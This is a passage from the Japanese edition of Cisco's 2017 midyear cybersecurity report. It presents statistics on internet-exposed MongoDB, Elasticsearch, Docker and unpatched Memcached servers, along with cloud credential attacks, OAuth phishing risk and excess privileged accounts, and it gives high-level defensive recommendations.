
40 「After MongoDB, Ransomware Groups Hit Exposed Elasticsearch Clusters（ランサムウェア グループは MongoDB の次に、公開されている Elasticsearch クラスタを攻）」、IDG News Service 社 Lucian Constantin 氏、2017 年 1 月 13 日（pcworld.com/article/3157417/security/after-mongodb-ransomware-groups-hit-exposed-elasticsearch-clusters.html [英語]）

図 43 Elasticsearch の状態の分布



出典：Rapid7

図 44 MongoDB の状態の分布




出典：Rapid7

MongoDB

何千もの MongoDB サーバを標的にした 1 月のランサムウェア攻撃にも関わらず、こうしたサーバを使用する人々や組織は依然としてセキュリティ プラクティスを改善する必要がある状態です。Rapid7 が スイープ時に遭遇したサーバのほぼ 100 % が、非常にオープンな部類に入ります。幸いこうしたサーバはほとんど機密情報を含んでいないと思われます。

また、Rapid7 では、ランサムウェアに感染したと思われる MongoDB サーバの多くがサポート終了段階にあったことがわかっています。ただし拡張部分は新しく、バージョンもサポートされていましたが、更新やパッチ適用は（あったとしても）最近は適用されていなかったと思われます（次ページの図 45 参照）。

図 45 MongoDB バージョン




出典：Rapid7

図 46 は、Rapid7 が調査時に発見した MongoDB サーバで危険にさらされていたテーブルの数を示しています。ほとんどは 10 未満で、実験用にセットアップされたサーバのようです。

しかし、一部のサーバはテーブルを 20以上持っており、本番システムであることを示しています。インターネットに公開されているあるサーバには、2200 以上のテーブルがありました。

図 46 MongoDB データベースのサイズ分布（公開テーブル数別）（2017 年 1 月 ～ 4 月）



出典：Rapid7


2017 年版の図表はこちらからダウンロードしてください：**cisco.com/go/mcr2017graphics**

Docker

Rapid7 は、オペレータが最初からセキュリティに気を配っているオーケストレーション フレームワークの Docker も調査しました。しかし、Rapid7 の分析によると、オペレータの努力にも関わらず、1000 以上の Docker インスタンスが非常にオープンな状態です。特定されたほとんどの Docker インスタンスはアメリカか中国にありました（図 47参照）。

オープンな Docker インスタンスの多くは、放棄されたり忘れられたりしたテスト システムだと思われます。しかし、1000 のうち 245 のオープン インスタンスは 4 GB 以上のメモリが割り当てられており、稼働中の本番システムだと思われます（次ページの図 48 参照）。


図 47 Docker インスタンスの分布（国別）（2017 年 1 月～ 4 月）



出典：Rapid7

2017 年版の図表はこちらからダウンロードしてください：**cisco.com/go/mcr2017graphics**


図 48 Docker での使用に割り当てられたメモリ合計の分布（2017 年 1 月～ 4 月）



出典：Rapid7

また、Rapid7 は 199 の非常にオープンな Docker インスタンスが、アクティブなコンテナを 3 つ以上実行していることに気付きました。最大で 160 のものもあります（図 49）。こうした脆弱な本番システムを使っている組織は、非常に大きなリスクにさらされています。攻撃者はおそらく、こうしたシステムのそれぞれにインターネットからシェル接続し、制御を奪うと考えられます。

図 49 インスタンスごとの実行コンテナ合計の分布（2017 年 1 月～ 4 月）



出典：Rapid7

ほかの DevOps テクノロジーも含め、これらのパブリック インターネット インスタンスを使用する組織は、リスクにさらされた状態を回避するためすぐに行動する必要があります。セキュリティ チームは以下を行う必要があります。

- DevOps テクノロジーの安全な開発のために確固たる標準を作る
- 会社が所有するパブリック インフラストラクチャについて常に周知する
- DevOps テクノロジーにパッチを適用し最新状態に維持する
- 脆弱性をスキャンする

組織の腰が重いと Memcached サーバの既知の脆弱性にパッチ適用できない

悪意のある攻撃者は、インターネットに公開されている脆弱なデータベースを積極的に探し、侵害してデータを盗んだり、身代金要求の質にしたりしようとしています。何千もの MongoDB データベースに影響を与えた 1 月のランサムウェア攻撃の開始以降、後者のアプローチが急速に広まっています。[41]

MongoDB などのサービスは、信頼性の低い環境にさらされることを想定していないので、通常は強固な認証を行っていないか、どのような認証も行っていません。シスコの脅威調査担当者は、同様のサービスの脆弱性を調査してきました。たとえば 2016 年末には、コード監査を実施して Memcached キャッシング サーバのセキュリティを評価しました。組織は、Web サーバやアプリケーションの速度とパフォーマンスを向上させるために Memcached を使用します。

41 「MongoDB Databases Actively Hijacked for Extortion（MongoDB データベースが恐喝の標的に）」、*SecurityWeek* 社 Ionut Arghire 氏、2017 年 1 月 4 日（securityweek.com/mongodb-databases-actively-hijacked-extortion [英語]）

この調査で、リモート コード実行の脆弱性を 3 つ発見しました。[42] その脆弱性の 1 つはサーバの認証メカニズムにあり、認証が有効になっているサーバでも攻撃されることを意味しています。シスコの脅威調査担当者はその脆弱性をベンダーに報告し、ベンダーはすぐにパッチを発行しました。

脆弱性の報告から数ヵ月後、インターネット全体をスキャンしてパッチの導入状態を確認しました。ベンダーがすぐにパッチを発行し、Linux ディストリビュータが迅速にアップデートを発行しても、11 万台近くの無防備な Memcached サーバの 79 % が、当社が報告したリモート コード実行の脆弱性に対して依然として脆弱であることがわかりました（図 50 参照）。

また、認証を有効にしているのはそうしたサーバの 22 % だけでした。実質的に、認証を要求するすべてのサーバも脆弱でした（23,907 台のうち 23,707 台（図 50 参照））。当社が調査したサーバは世界中に存在しますが、ほとんどはアメリカと中国にあります。3 月の最新のスキャン時点では、脆弱なサーバのほとんどもこの 2 つの国にありました（図 51 参照）。

結論：シスコの脅威調査担当者は、これら 3 つの脆弱性により侵害されたサーバを見つけませんでしたが、それも時間の問題と言えます。脆弱性に関する情報および修復するためのパッチは、数ヵ月前から公開されています。


インターネットに公開されているデータベースなどのインフラストラクチャを攻撃するという地下経済の傾向により、こうした既知の脆弱性へのパッチ適用はさらに迅速に行う必要があります。DevOps サービスは認証があってもリスクを呈しているため、信頼性のある環境から隔離する必要があります（このリスクについては、50 ページの「DevOps テクノロジーによるビジネスの危険を防止」を参照）。

図 51 Memcached サーバ（国別）（2017 年 2 月～ 3 月）

国	脆弱なサーバ	サーバ総数
米国	29,660	36,937
中国	16,917	18,878
英国	4713	5452
ドイツ	3047	3698
フランス	3209	5314
日本	3003	3607
オランダ	2556	3287
インド	2460	3464
ロシア	2266	3901
香港	1820	1939

出典：シスコ セキュリティ リサーチ

図 50 脆弱性：Memcached



出典：シスコ セキュリティ リサーチ

42 詳細については、次の Talos 脆弱性レポート（2016 年）：「Memcached Server Append/Prepend Remote Code Execution Vulnerability（Memcached サーバ の Append/Prepend リモート コード実行の脆弱性）」（talosintelligence.com/vulnerability_reports/TALOS-2016-0219 [英語]）、「Memcached Server Update Remote Code Execution Vulnerability（Memcached サーバ の Update リモート コード実行の脆弱性）（talosintelligence.com/vulnerability_reports/TALOS-2016-0220 [英語]）、「Memcached Server SASL Authentication Remote Code Execution Vulnerability(Memcached サーバの SASL 認証リモート コード実行の脆弱性)」（talosintelligence.com/vulnerability_reports/TALOS-2016-0221 [英語]）を参照してください。

悪意のあるハッカーはクラウドから最短距離で本命を狙う

ハッカーにとってクラウドはまったく新しいフロンティアであり、彼らは攻撃ベクトルとしてのその可能性を熱心に探求しています。彼らは、いまや多くの組織にとってクラウド システムがミッションクリティカルであることを理解しています。また、クラウド システムを侵害することで、接続システムにすばやく侵入できることもわかっています。

2016 年の終わりから、シスコはクラウド システムを狙うハッカー アクティビティの増加を、さまざまな攻撃洗練度に渡って観察してきました。

2017 年 1 月には、当社の調査担当者が、侵害を受けた会社の有効な識別情報を探し求めるハッカーを捕らえました。ハッカーはブルートフォース アタックを使って、会社の検証済みのユーザ クレデンシャル（ユーザ名とパスワード）のライブラリを作成していましたが、Web 上で漏洩した既知のアカウントリストを使用していた可能性もあります。彼らは、非常に疑わしい 20 個の IP でサーバを使い、会社に導入された複数のクラウドにログインしようとしていました。

当社の調査担当者は動作分析などのツールを使い、2016 年 12 月から 2017 年 2 月半ばまで、何千もの顧客企業のクラウド環境を分析しました。その結果、同様のパターンでログインを試みる疑わしいアクティビティが、当社が調査した組織の 17 % 以上を標的としていることがわかりました。ハッカーは 20 個の IP をランダムに使い回し、検出の目をかいくぐっていました。


この問題は顧客に警告され、疑わしい IP はブラックリストに入れられました。検証済みのユーザ クレデンシャルのライブラリを使ってハッカーが何をしようとしていたかはわかりません。可能性のあるシナリオとしては、スピア フィッシングやソーシャル エンジニアリング キャンペーンを開始するための下準備があります。また、悪意のある攻撃者は、有効なユーザ名とパスワードの組み合わせを売りとばしたり、クレデンシャルをそのまま使ってユーザのアカウントにログインし機密情報を盗み出したり他のシステムに侵入したりするつもりだったのかもしれません。わかっているのは、ハッカーが会社のクラウド システムへのアクセスに使おうとしていたクレデンシャルのほとんどが、過去の侵害で漏洩していた会社のアカウントと関連していたことです。

OAuth はクラウドを支援する一方でリスクも発生させる

*シスコ年次サイバーセキュリティ レポート（2017 年）*では、接続されたサードパーティのクラウド アプリケーションを社員が会社に導入するリスクについて調査しました。こうしたアプリケーションは会社のインフラストラクチャに接続しており、ユーザがオープン認証（OAuth）でアクセス権を付与するとすぐに会社のクラウドや Software as a Service（SaaS）プラットフォームと自由に通信できます。

当社の調査によると、図 52 に示すように、接続された固有のクラウド アプリケーションの組織当たりの数は、2014 年以降、劇的に増加しています。今日の平均的な会社の環境内には固有のアプリケーションが 1000 以上あり、そうしたアプリケーションをさまざまにインストールすることで 20,000 以上になります。

図 52 接続された固有のクラウド アプリケーションの組織当たりの数



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics


Gmail ユーザを標的とし OAuth インフラストラクチャの悪用を意図した最近のフィッシング キャンペーンは、OAuth のセキュリティ リスクを浮き彫りにしました。[43] 攻撃者はユーザの電子メール アカウントを乗っ取り、連絡先にフィッシング ワームを広めようとしていました。Google は 10 億人のユーザのうち約 0.1 % がキャンペーンの影響を受けたと報告しました。[44] シスコの脅威調査担当者は、控えめに見積もって 30 万社以上がそのワームに感染したと考えています。[45]

見落とされがちなクラウド：1 人の特権クラウド ユーザが大きなリスクにつながる

これまでで最大レベルの侵害の一部は、1 つの特権ユーザ アカウントの感染や誤用から始まっています。特権アカウントへのアクセスを入手すれば、ハッカーは事実上「王国への鍵」を手に入れ、広範に盗みを行い、著しい損害を与えることができます。しかし、ほとんどの組織はこのリスクに十分な注意を払っていません。

このセキュリティ問題の範囲をさらに評価するため、シスコの脅威調査担当者は 495 の組織の 4410 個の特権ユーザ アカウントを調査し、各クラウド プラットフォームでエンドユーザ 100 名当たり 6 名が特権ユーザ アカウントを持っていることがわかりました（図 53 参照）。しかしほとんどの組織では、平均 2 名の特権ユーザだけでほとんど（88 %）の管理タスクを遂行しています。また、75 % の管理者アカウントから、ビジネスにほとんどまたはまったく影響せず「スーパー管理者」権限を取り除けることもわかりました。

図 53 特権ユーザ アカウントの氾濫



出典：シスコ セキュリティ リサーチ


2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

43 「Google Docs Phishing Attack Underscores OAuth Security Risks（Google ドキュメントのフィッシング攻撃で浮き彫りになった OAuth のセキュリティ リスク）」、IDG News Service 社 Michael Kan 氏、2017 年 5 月 5 日（pcworld.com/article/3194816/security/google-docs-phishing-attack-underscores-oauth-security-risks.html [英語]）
44 「A Massive Google Docs Phish Hits 1 Million Gmail Accounts—UPDATED（大規模な Google ドキュメント フィッシング攻撃が 100 万の Gmail アカウントを攻撃（更新版））」、*Forbes* 社 Thomas Fox-Brewster 氏、2017 年 5 月 3 日（forbes.com/sites/thomasbrewster/2017/05/03/massive-google-gmail-phish-many-victims/#219602e142a1 [英語]）
45 シスコの見積もりは、Google のクラウドベースの生産性向上ツールに支払いをしている会社の数（「More than 3M businesses now pay for Google's G Suite（Google G Suite の利用者が 300 万社以上に）」、TechCrunch 社 Frederic Lardinois 氏、2017 年 1 月 26 日（techcrunch.com/2017/01/26/more-than-3m-businesses-now-pay-for-googles-g-suite/ [英語]）を参照）、およびシスコのクラウド アクセス セキュリティ ブローカ（CASB）ソリューションを使用していて Gmail ユーザ対象のフィッシング キャンペーンの影響を受けた顧客の数（約 10 %）に基づいています。

当社の調査によると、特権ユーザの約 82 % が、ひと月にたった 1 つまたは 2 つのIP アドレスからログインしています（図 54）。こうした通常パターンから外れるアクティビティがあれば調査する必要があります。

また、特権ユーザの 60 % はアクティブなセッションからログアウトすることがなく、不正ユーザにとってはアクセスや検出回避がしやすくなっています（図 55）。ユーザは管理者として行動するため毎日ログインし、作業が終わるとログアウトします。

図 54 特権ユーザのアクティビティ（IP アドレスからの月ごとのログイン アクティビティ）



出典：シスコ セキュリティ リサーチ

クラウド セキュリティの責任を分担

会社がクラウドの利用拡大を望む場合、クラウド セキュリティの確保における役割を理解する必要があります。クラウド サービス プロバイダーは、物理、法規、運用、インフラストラクチャの面で、販売するテクノロジーのセキュリティに責任を負っています。しかし会社は、基盤となるクラウド サービスの利用の安全について責任を負っています。オンプレミス環境でセキュリティを確保するために用いているのと同じベスト プラクティスを適用することは、クラウド システムの不正アクセスの防止に非常に効果があります。

図 55 特権ユーザの 60 % がアクティブ セッションからログアウトしない

出典：シスコ セキュリティ リサーチ

管理外のインフラストラクチャおよびエンドポイントが組織に与えるリスク

